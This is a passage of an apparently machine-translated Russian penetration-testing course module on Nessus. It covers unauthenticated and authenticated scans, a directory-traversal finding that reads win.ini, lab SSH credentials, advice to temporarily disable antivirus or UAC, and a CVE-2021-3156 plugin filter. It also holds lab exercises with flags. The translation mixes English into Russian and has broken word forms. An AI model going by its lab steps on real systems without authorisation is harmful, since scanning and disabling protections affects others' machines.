2. Выполните unauthenticated сканирование уязвимостей на тех же четырех machines (группа VM 1), что и в предыдущем упражнении, но сканируйте только port 8080. После завершения scan просмотрите результаты сканирования и определите host с grouped находка *HTTP (Multiple Issues)*. Найдите *HTTP Server Type and Version* и введите найденную версию *Jetty*.


3. Nessus может построить *Sitemap* target web server. Sitemap предоставляет информацию о содержимом web server (например pages). Nessus строит его, переходя по links, которые он определяет на pages. Просканируйте четыре целевая машины (группа VM 1) на port 9999 с template *Basic Network Scan*. Чтобы настроить Nessus на построение Sitemap, нажмите *Assessment* settings в scan configuration и выберите *Custom* в dropdown menu. Затем нажмите *Web Applications* и активируйте *Scan web приложениеs*. После этого запустите scan. После завершения просмотрите результаты и проанализируйте находки в *Web Application Sitemap*. Вывод предоставляет список найденных pages. На одной из этих pages вы найдете flag.

4. Машина-жертва VM #5 запускает сервер, содержащий несколько уязвимостей. Одна уязвимость позволяет directory traversal и arbitrary file access на целевой системе. Используйте Nessus, чтобы выполнить *Basic Network Scan* victim. Убедитесь, что scan настроен на оценке *all ports*. После завершения scan изучите обнаруженную уязвимость в результатах. В рамках scan Nessus смог прочитать файл *C:\Windows\win.ini* как proof of concept этого exploit. Разверните результаты уязвимости, чтобы увидеть полное содержимое извлеченного файла и найти встроенный flag.

В этом разделе мы выполним authenticated сканирование уязвимостей, предоставив credentials Nessus. Как обсуждалось ранее, аутентифицированное сканированиес дают более подробную информацию и уменьшают количество ложные срабатывания. Чтобы продемонстрировать это, мы используем authenticated сканирование уязвимостей против target *DESKTOP*.


Нужно учитывать, что аутентифицированное сканирование создает не только много трафика в сети, но и огромный объем шума на самой системе, например записи журналов и AV-уведомления.

Для начала нажмем *New Scan* на Nessus панели управления.




Хотя все Nessus шаблоны принимают user credentials, мы используем шаблон сканирования *Credentialed Patch Audit*, который заранее настроен на выполнение local security checks против target.


Разница между ним и шаблон Basic Network Scan с предоставленными credentials в том, что сканирование Credentialed Patch Audit использует только local security checks и не выполняет обычную проверку уязвимостей с external perspective. Credentialed Patch Audit template сканирует не только missing операционная система patches, но и устаревшие приложения, которые могут быть уязвимы к повышение привилегий attacks.



Снова укажем имя сканирования и установим цель DESKTOP.



Далее нажмем вкладку *Credentials* и выберем SSH в категории *Host*. В выпадающем списке *Authentication method* выберем *password* и введем "offsec" как имя пользователя и "lab" как пароль. Выберем *sudo* для параметра *Elevate privileges with* и введем "root" как sudo-пользователя и "lab" как пароль.



Хотя в этом примере мы используем SSH configuration, доступны и другие authentication mechanisms. Чтобы получить список всех доступных mechanisms, можно нажать dropdown menu *Categories* и выбрать *All*. Полный список supported authentication mechanisms можно найти в Tenable Documentation.


Для Linux и macOS цели используется SSH. Хотя SSH можно использовать и на Windows, в большинстве случаев для authenticated сканирования уязвимостей против Windows цели мы будем использовать Server Message Block (SMB) и Windows Management Instrumentation (WMI). Оба метода позволяют использовать local или domain accounts и разные authentication options.

Чтобы получить осмысленные результаты в authenticated сканирование уязвимостей, нужно убедиться, что целевая система настроена правильно. В зависимости от authentication method, который мы хотим использовать, нужно убедиться, что firewall не блокирует connections от scanner. Кроме того, мы часто встречаем *antivirus* (AV) programs, установленные и на Linux, и на Windows цели. AV может пометить сканирование уязвимостей как malicious и поэтому завершить connection или сделать результаты бесполезными. В зависимости от AV program можно добавить exception для аутентифицированное сканирование или временно отключить его.


Еще одна Windows security technology, которую нужно учитывать, - User Account Control (UAC). UAC - security feature Windows, позволяющая users использовать standard privileges вместо administrator privileges. Administrative user будет запускать большинство приложениев и commands со standard privileges и получать administrator privileges только при необходимости.

Из-за природы UAC он также может мешать scan. Можно настроить UAC, чтобы разрешить Nessus, или временно отключить его. Перед первым аутентифицированное сканирование следует обратиться к Tenable Documentation, особенно для Windows цели.

Наша цель сканирования - система Linux без AV. Поэтому можно нажать arrow рядом с *Save* и запустить scan. После завершения scan можно просмотреть результаты. На странице *Vulnerabilities* мы получаем список находки для аутентифицированное сканирование. В прошлом разделе мы уже группировали находки с severity *MIXED*. Для аутентифицированное сканирование отключим grouping находки, нажав на wheel и выбрав *Disable Groups*.




После отключения группы каждый находка перечислена отдельно.



Мы получаем список vulnerabilities из Ubuntu, где они относятся к Ubuntu Local SecurityChecks, а внутри этого есть семейство плагинов.

Плагины, сгруппированные в семейства плагинов, проверяют уязвимости в одном контексте. Например, есть отдельные семейства плагинов для проверки уязвимостей в базах данных, firewalls или веб-серверов. Plugin family Ubuntu Local Security Checks содержит множество плагины, которые проверяют локальные уязвимости и отсутствующие патчи для Ubuntu.

Столбец *Name* предоставляет уязвимые версии Ubuntu и краткое description, а также номер патча для vulnerabilities.



CRITICAL	9.8	Ubuntu 18.04 LTS / 20.04 LTS : Firefox vulnerabilities (USN-5284-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 : Ghostscript vulnerability (USN-4445-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 LTS / 20.10 : Python vulnerability (USN-4973-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 LTS / 20.10 : PyYAML vulnerability (USN-4940-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 LTS / 21.04 / 21.10 : Linux kernel vulnerabilities (USN-5208-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 LTS : GnuTLS vulnerabilities (USN-5029-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.8	Ubuntu 20.04 LTS : Python vulnerability (USN-4973-2)	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 16.04 LTS / 18.04 LTS / 20.04 : Apport vulnerabilities (USN-4449-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 16.04 LTS / 18.04 LTS / 20.04 : NSS vulnerability (USN-4476-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 16.04 LTS / 18.04 LTS / 20.04 LTS / 20.10 : snapd vulnerability (USN-...	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 18.04 LTS / 20.04 LTS / 20.10 / 21.04 : Pillow vulnerabilities (USN-49...	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 18.04 LTS / 20.04 LTS / 21.04 / 21.10 : BlueZ vulnerabilities (USN-51...	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 18.04 LTS / 20.04 LTS / 21.04 : curl vulnerabilities (USN-5079-1)	Ubuntu Local Security Checks	1		
CRITICAL	9.1	Ubuntu 20.04 LTS / 21.10 : cryptsetup vulnerability (USN-5286-1)	Ubuntu Local Security Checks	1		


Список также содержит данные об уязвимостях локально exposed приложениеs, таких как Firefox или cURL.

1. Следуйте шагам выше, чтобы выполнить authenticated сканирование уязвимостей на VM #1. Просмотрите результаты сканирования и проанализируйте находка "Patch Report". Report определяет отсутствующие патчи, один из которых указан как Critical и относится к package *Heimdal*. Укажите соответствующий номер *Ubuntu Security Notice* (USN).
2. Кроме того, проанализируйте находку "OS Identification and Installed Software Enumeration over SSH v2 (Using New SSH Library)". Находка включает вывод команды **uname -a**. Какова версия ядра системы *DESKTOP*?

По умолчанию Nessus включает несколько плагинов за кулисами при запуске шаблона по умолчанию. Хотя это, конечно, полезно во многих сценариях, можно также тонко настроить параметры, чтобы быстро запустить один плагин. Эту возможность можно использовать для проверки предыдущей находки или чтобы быстро обнаружить все цели в среде, которые находятся под риском конкретной уязвимости.

В этом примере мы настроим фильтр плагинов, чтобы определить, уязвима ли машина *DESKTOP* к CVE-2021-3156. Это локально эксплуатируемая уязвимость, позволяющая непривилегированному пользователю повысить привилегии до root.

Чтобы использовать динамический фильтр плагинов, снова начнем с *New Scan*.




На этот раз используем шаблон Advanced Dynamic Scan. Этот шаблон позволяет использовать динамический фильтр плагинов вместо ручного включения или отключения плагинов.

Чтобы использовать этот шаблон, нажмем *Advanced Dynamic Scan*.




Снова настроим имя и цель.




Далее предоставим те же учетные данные SSH и sudo, которые использовали в прошлом примере, то есть снова будем проводить аутентифицированное сканирование.

Теперь можно выбрать плагины, которые мы хотим использовать в сканировании уязвимостей. Как было сказано ранее, Advanced Dynamic Scan позволяет использовать фильтр вместо включения или отключения группы либо отдельных плагинов.


Для этого нажмем вкладку *Dynamic Plugins*. В левом выпадающем меню выберем *CVE*, чтобы фильтровать конкретный CVE. В среднем выпадающем меню можно 